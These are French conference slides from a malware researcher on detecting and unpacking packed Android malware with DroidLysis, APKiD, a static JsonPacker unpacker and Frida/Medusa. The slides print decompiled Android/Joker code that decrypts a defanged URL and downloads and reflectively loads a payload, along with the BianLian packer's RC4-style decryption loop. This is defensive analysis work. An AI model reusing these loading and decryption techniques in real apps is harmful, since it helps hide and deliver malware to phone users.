



# Unpacking 1, 2, 3 !

Axelle Apvrille

Barbhack, Toulon, Août 2022



# ① Introduction

② Détection de packers

③ Unpacking statique

④ Unpacking avec Medusa

⑤ Conclusion




# Bonjour ! Qui suis-je ?




- **Principal Security Researcher** chez **Fortinet**
- Thèmes: Malware sur Android et IoT
- **Ph0wn CTF**, 9 décembre 2022 à Sophia Antipolis
- Email: aapvrille (at) fortinet (dot) com
- Twitter: @cryptax




# APK 101



# APK 101



# Obfuscation




Rendre le code difficile à lire


```
public String wrongopen(File file) {  
    if (file.canWrite()) {  
        for (int i = 3; i < 17; i++) {  
            this.WbTowpglUD_968305 = (this.YUwpEMgNfl_692005  
                * 63) - (61 / this.ducTLgZhfU_406715);  
        }  
    }  
    return file.getAbsolutePath();  
}
```



# Packing



# Packing




Impossible de  
savoir ce qu'il y  
a dans le paquet...





# Packing



Pico a l'air content, mais *a-t-il raison* ? Le contenu peut être un **virus**...

Impossible de savoir ce qu'il y a dans le paquet...







*Packer*  $\neq$  *Malware*  
MAIS

dans cette présentation, on ne parle  
**QUE** d'applications malveillantes  
(et qui sont packées)

# Fonctionnement d'un packer




# Fonctionnement d'un packer




Propriétaire,  
caché, com-  
plexe...


# Fonctionnement d'un packer




# Fonctionnement d'un packer



# Fonctionnement d'un packer



# Inutile d'analyser "l'APK" !



The screenshot shows the MobSF Static Analyzer interface. The left sidebar contains navigation options: Information, Scan Options, Signer Certificate, Permissions, Android API (highlighted), Browsable Activities, Security Analysis, and Malware Analysis. The main content area displays a table of API calls and their associated package names.


API Call	Package Names
	com/sponsor/economy/delay/OJdDfW com/sponsor/economy/delay/EEyGaEr com/appsflyer/internal/c.java com/sponsor/economy/OKxQmFsRjOs
Message Digest	com/appsflyer/internal/aa.java com/appsflyer/internal/ae.java
Query Database of SMS, Contacts etc	com/appsflyer/internal/cs.java com/appsflyer/internal/cu.java com/appsflyer/internal/ag.java
Starting Activity	com/appsflyer/share/CrossPromotionH
Starting Service	com/appsflyer/internal/ab.java
URL Connection to file/http/https/ftp/jar	com/appsflyer/internal/aj.java com/appsflyer/share/CrossPromotionH

Vous ne verrez que le packer = emballage !





# Inutile d'analyser "l'APK" !



Vous ne verrez que le packer = emballage !



# Chargement dynamique de DEX

## DexClassLoader

Added in API level 3

```
public DexClassLoader (String dexPath,  
    String optimizedDirectory,  
    String librarySearchPath,  
    ClassLoader parent)
```



Creates a `DexClassLoader` that finds interpreted and native code. Interpreted classes are found in a set of DEX files contained in Jar or APK files.



# Chargement dynamique de DEX

## Public constructors

### URLClassLoader

Added in API level 1

```
public URLClassLoader (URL[] urls,  
                      ClassLoader parent)
```



Constructs a new URLClassLoader for the given URLs. The URLs will be searched in the order specified for classes and resources after first searching in the specified parent class loader. Any URL that ends with a '/' is assumed to refer to a directory. Otherwise, the URL is assumed to refer to a JAR file which will be downloaded and opened as needed.



# Chargement dynamique de DEX

## ClassLoader



```
public abstract class ClassLoader  
extends Object
```

java.lang.Object

↳ java.lang.ClassLoader

▼ Known direct subclasses

BaseDexClassLoader, SecureClassLoader

▼ Known indirect subclasses

DelegateLastClassLoader, DexClassLoader, InMemoryDexClassLoader, PathClassLoader, URLClassLoader



# Exemple: Android/Joker

- sha256:  
afeb6efad25ed7bf1bc183c19ab5b59ccf799d46e620a5d1257d32669bedff6f
- classe: f.b.a.a.a

```
this.keydata = "nuff";
this.salt = "Xu7PDSGzGRs=";

// Base64 + PBE MD5 + DES
// https://look4[...].aliyuncs.com/designemoji
String pathname = this.b.a("txxloNzRiCUGALLCRVepAvPIOFmo4TVqlrn1..",
    this.keydata, this.salt);
String filename = this.keydata;

// download
f.b.a.a.a(pathname,
    this.ctx.getCacheDir() +
        "/" + this.concat(filename)).a(this);
```



# Android/Joker: Chargement dynamique - Principe

```
Object cl = ctx.getClassLoader();
ClassLoader cl_obj = ClassLoader.newInstance();
seekClz = cl_obj.loadClass("seek");
Method [] methodsList = seekClz.getMethods();

// appel d'une methode statique:
// pas besoin de specifier la classe statique
// equivalent: seek.melody(ctx)
methodsList.get("melody").invoke(null, ctx)
```



## Android/Joker: Chargement dynamique - Code

```
MethodsIterable_c methodsOfContext = MethodsIterable_c.make
methodsOfContext.addMethod(new String[]{this.b.decryptPBE_b
methodsOfContext.addMethodWithParameterTypes(new Class[0]);
Object class_loader = methodsOfContext.getFirstMethod().inv
String v10_1 = arg10.c();
Class cl = class_loader.getClass(); // returns a ClassLoad
ConstructorList_b methodsOfClassLoader = ConstructorList_b.
methodsOfClassLoader.doAdd(new String[]{cl.getName()});
methodsOfClassLoader.setAccessible(true);
Object classloader_obj = methodsOfClassLoader.getFirstConst
Class cl2 = v10_1.getClass();
MethodsIterable_c methodsOfClassLoader2 = MethodsIterable_c
methodsOfClassLoader2.setAccessible(true);
methodsOfClassLoader2.addMethodWithParameterTypes(new Class
methodsOfClassLoader2.addMethodWithReturnType(cl2.getClass(
methodsOfClassLoader2.addMethod(new String[]{this.b.decrypt
MethodsIterable_c methodsOfSeek = MethodsIterable_c.makeMet
methodsOfSeek.addMethod(new String[]{this.b.decryptPBE_base
methodsOfSeek.addMethodWithReturnType(cl2.getSuperclass());
methodsOfSeek.getFirstMethod().invoke(null, this.ctx); //
```



1 Introduction

**2 Détection de packers**

3 Unpacking statique

4 Unpacking avec Medusa

5 Conclusion





# Comment savoir si l'appli est packée ?

## DroidLysis

- Détecte le *principe* du packing
- Déteçted que l'activité principale n'est pas incluse dans le DEX
- <https://github.com/cryptax/droidlysis>

## APKiD

- Reconnaît certains packers connus, à base de règles **Yara**
- <https://github.com/rednaga/APKiD>



# Détection de packing avec DroidLysis

```
cpu_abi      : True (Retrieves CPU ABI)
dex_class_loader : True (Potentially trying to silently run another dex class loader)
jni          : True (Uses Java JNI)
load_library : True (Loads a native library)
reflection   : True (Uses Java Reflection)
packed       : True (None)
```

Wide properties / What Resources/Assets do

```
urls        : ['https://symbolize.corp.google.com', 'https://s.firebaseio.com', 'https://accounts.google.com', 'https://oauth2.googleapis.com']
gps         : True (Use of GPS noticed in assets, libraries)
jni_onload  : True
play_services : True (Uses Google Play services)
systemprop  : True (Inspects system properties)
embed_exec  : True
```

ARM properties / What native ARM libraries do

```
exec        : True (Tries to execute a process)
geteuid     : True
kill        : True
url_in_exec : True (URL in executable)
```



# Détection de packing avec APKiD

```
[+] APKiD 2.1.3 :: from RedNaga :: rednaga.io
[*] ./16284_Video_0ynatic1.apk!classes.dex
|-> anti_vm : Build.BOARD check, Build.MANUFACTURER check
|-> compiler : dexlib 2.x
[*] ./92148_Video_0ynatic1.apk!classes.dex
|-> anti_vm : Build.BOARD check, Build.FINGERPRINT check,
.MODEL check, Build.PRODUCT check, Build.TAGS check, SIM
network operator name check, possible Build.SERIAL check,
ice check, subscriber ID check
|-> compiler : dexlib 2.x
|-> packer : MultidexPacker
[*] ./com.sustain.favorite.apk!classes.dex
|-> anti_vm : Build.MANUFACTURER check
|-> compiler : dexlib 2.x
|-> packer : JsonPacker
[*] ./com.panic.gain.apk!classes.dex
|-> anti_vm : Build.MANUFACTURER check
|-> compiler : dexlib 2.x
|-> packer : JsonPacker
```



- 1 Introduction
- 2 Détection de packers
- 3 Unpacking statique**
- 4 Unpacking avec Medusa
- 5 Conclusion



# Unpacking statique : démo

Projet de semestre réalisé par Charles Puaux et Lucas Soursou  
Superviseurs: Ludovic Apvrille et moi :)

```
$ java -cp ./build/classes/ DecryptJson.DecryptJson -i  
  com.sponsor.economy.apk  
1 packed sample(s) to process...  
Extracting APK files...  
Unpacking com.sponsor.economy (1/1) ...  
Decrypted file was a zipped DEX.  
Check /tmp/DecryptJson.com.sponsor.economy/  
  com.sponsor.economy.dex
```



# Comment écrire un unpacker statique ?

- **Etape 1.** Il faut savoir unpacker à la main. Sans utiliser Frida et ses dérivés (dynamiques)
- **Etape 2.** Automatisation.



# Exemple: unpacker statique pour "JsonPacker"

Où est le DEX chiffré ?

```
$ ls ./assets
animation_me_boost.json          kQTUiw.json
animation_me_clean.json         licenses
animation_scan_whats_app_empty.json  load.js
...
```

- C'est toujours un **.json**
- Nom court et aléatoire

kQTUiw.json

Android/BianLian: 576be33dbbd61ad2643304adcf4e2240e689a6b24641a1882d892bb71ad3d5c6



# Algorithme de déchiffrement

```
LUZ0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.KDhWlBeTsGeUaDrNkMeEaNz = this.tankvague(v0_1);
this.iqZNhGdCPdW_378729 = this.OwpSogJRiWQ_280433 / this.gWNxYShy0lx_949934 + 0x210;
byte[] v7 = new byte[(((int)Math.floor(arg17.length)))] ;
this.iqZNhGdCPdW_378729 = this.gWNxYShy0lx_949934 * this.OwpSogJRiWQ_280433 - 60;
int[] v12 = LUZ0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.KDhWlBeTsGeUaDrNkMeEaNz;
int v13;
for(v13 = 0; ((double)v13) < Math.ceil(arg17.length); ++v13) {
    int v0_2;
    for(v0_2 = 0; v0_2 < 7; ++v0_2) {
        this.iqZNhGdCPdW_378729 = this.OwpSogJRiWQ_280433 + this.gWNxYShy0lx_949934 * 71 - 83;
    }

    LUZ0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GG10kRtAeKh = (LUZ0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GG10kRtAeKh);
    int v0_3 = this.gWNxYShy0lx_949934;
    int v1_1 = this.iqZNhGdCPdW_378729;
    this.OwpSogJRiWQ_280433 = v0_3 - v1_1;
    int v3 = LUZ0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GG10kRtAeKh;
    LUZ0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqKlCt = (LUZ0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqKlCt);
    this.OwpSogJRiWQ_280433 = v1_1 - v0_3 + 7908189;
    this.filmskirt(v3, LUZ0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqKlCt);
    int v0_4 = this.OwpSogJRiWQ_280433;
    this.gWNxYShy0lx_949934 = v0_4 / this.iqZNhGdCPdW_378729 - 0x1fC242;
    this.iqZNhGdCPdW_378729 = v0_4 - this.gWNxYShy0lx_949934 * 501411;
    int v14 = LUZ0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqKlCt;
    this.gWNxYShy0lx_949934 = this.iqZNhGdCPdW_378729 / 520 + v0_4 - 0x6543D;
    int v15 = this.punchswift('b', 5222L, v12, LUZ0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GG10kRtAeKh);
    this.iqZNhGdCPdW_378729 = 27 - 12 / this.OwpSogJRiWQ_280433 - this.gWNxYShy0lx_949934;
    int v0_5 = this.punchswift('z', 0x179161L, v12, v14);
    int v2 = this.OwpSogJRiWQ_280433;
    this.iqZNhGdCPdW_378729 = 0x124CFE - this.gWNxYShy0lx_949934 + v2;
    int v0_6 = v12[(v15 + v0_5) % 0x100];
    this.gWNxYShy0lx_949934 = this.iqZNhGdCPdW_378729 - 0x76715 / v2 + 370983;
    v7[v13] = this.dieselbitter(Math.round(v0_6) ^ arg17[v13]);
    this.iqZNhGdCPdW_378729 = this.OwpSogJRiWQ_280433 + this.gWNxYShy0lx_949934 + 0x27C4A908;
}
```





# Algorithme de déchiffrement

```
LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.KDhwLBeTsGeUaDrNkMeEaNz = this.tankvague(v0 1);  
byte[] v7 = new byte[((int)Math.floor(arg17.length));  
int[] v12 = LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.KDhwLBeTsGeUaDrNkMeEaNz;  
int v13;  
for(v13 = 0; ((double)v13) < Math.ceil(arg17.length); ++v13) {  
    int v0_2;  
  
    LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GG10kRtAeKh = (LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GG10kRtAeKh  
    int v3 = LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GG10kRtAeKh;  
    LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqKlCt = (LUz  
    this.filmskirt(v3, LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQy  
    int v0_4 = this.0wpSogJRiwQ_280433;  
  
    int v14 = LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqK  
    int v15 = this.punchswift('b', 5222L, v12, LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GG10kRtAeKh);  
    int v0_5 = this.punchswift('z', 0x179161L, v12, v14);  
  
    int v0_6 = v12[(v15 + v0_5) % 0x100];  
    v7[v13] = this.dieselbitter(Math.round(v0_6) ^ arg17[v13]);  
}
```



# Algorithme de déchiffrement

```
LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.expandedKey = this.expandKey(key);
```

```
byte[] output = new byte[((int)Math.floor(encryptedDex.length));  
this.iqZNhGdCPdW_378729 = this.gWNxYShy0lx_949934 * this.OwpSogJRiwQ_280433 - 60;  
int[] theExpandedKey = LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.expandedKey;  
int i;  
for(i = 0; ((double)i) < Math.ceil(encryptedDex.length); ++i) {  
    int v0 2;
```

```
LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var1 = (LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var1 + 1) % 0x100;
```

```
int avar1 = LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var1;  
LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var2 = (LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var2 + theExpandedKey
```

```
this.swap(avar1, LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var2, theExpandedKey);  
int v0 4 = this.OwpSogJRiwQ_280433;
```

```
int v14 = LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var2;
```

```
int expKey1 = this.get('b', 5222L, theExpandedKey, LUz0eBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var1);
```

```
int expKey2 = this.get('z', 0x179161L, theExpandedKey, v14);
```

```
int current key = theExpandedKey[(expKey1 + expKey2) % 0x100];
```

```
output[i] = this.iustReturnInput(Math.round(current key) ^ encryptedDex[i]);
```

```
}
```



# Après nettoyage

```
int var1 = 0;
int var2 = 0;
byte[] outputContent = new byte[inputContent.length];
for (int i3 = 0; i3 < inputContent.length; i3 ++) {
    var1 = (var1 + 1) % 256;
    var2 = (var2 + payloadKey[var1]) % 256;
    swap(payloadKey[var1], payloadKey[var2]);
    int keyloop = payloadKey[(payloadKey[var1] +
        ↪ payloadKey[var2]) % 256];
    outputContent[i3] = (byte) ((keyloop) ^ inputContent[i3]);
}
return outputContent;
```



# Trouver la clé

```
public static String balancetortoise() {  
    int v0 = 9;  
    int v1 = 0x400;  
    int v2;  
    for(v2 = 9; v2 < 41; ++v2) {  
        v1 = 0x40E;  
    }  
}
```

```
byte[] v3 = {105, 10, 82, 8};
```

```
...
```



# Automatisation à coup de Regexp

```
"\\.line [0-9]+(\\s){5}iput-boolean (v|p)[0-9], " +  
"(v|p)[0-9], L(.{1,100}/){3}.{1,100};->.{1,100}:.(\\s){6}" +  
"(invoke-static \\{\\},  
↪ L(.{1,100}/){3}.{1,100};->.{1,100}\\\\(\\\\)" +  
"Ljava/lang/StringBuilder;(\\s){6}){0,1}" +  
"(const.* (v|p)[0-9], [x\\\"0-9a-fA-F]+.(\\s){6}){0,1}" +  
"(new-array (v|p)[0-9], (v|p)[0-9], .{1,3}(\\s){6}){0,1}" +  
...
```



- 1 Introduction
- 2 Détection de packers
- 3 Unpacking statique
- 4 Unpacking avec Medusa**
- 5 Conclusion



# Frida

Objection

Medusa

Dexcalibur

Frida

Android

```
'use strict';
console.log("[*] Hooking dynamic class
↳ / method v6");
Java.perform(function(){
  var dexClassLoader =
  ↳ Java.use("dalvik.system.DexClassLoa

  ↳ dexClassLoader.loadClass.overload('
  ↳ = function(name){
  var dyn_class_name =
  ↳ "com.poverty.economy";
  var result =
  ↳ this.loadClass(name,false);
  if(name.includes(dyn_class_name)){
    var active_classloader =
    ↳ result.getClassLoader();
    var factory =
    ↳ Java.ClassFactory.get(active
```



# Démo de Medusa

```
[i] Loading modules...
[i] Done...
Welcome to:

MEDUSA

Type help for options

Available devices:

0) Device(id="local", name="Local System", type='local')
1) Device(id="socket", name="Local Socket", type='remote')
2) Device(id="emulator-5554", name="Android Emulator 5554", type='usb')

Enter the index of the device to use:
```


<https://github.com/Ch0pin/medusa>






# Android/Joker: 4 payloads !

[https://look4\[...\]aliyuncs.com/designemoj](https://look4[...]aliyuncs.com/designemoj)




# Android/Joker: 4 payloads !

[https://look4\[...\]aliyuncs.com/designemoj](https://look4[...]aliyuncs.com/designemoj)



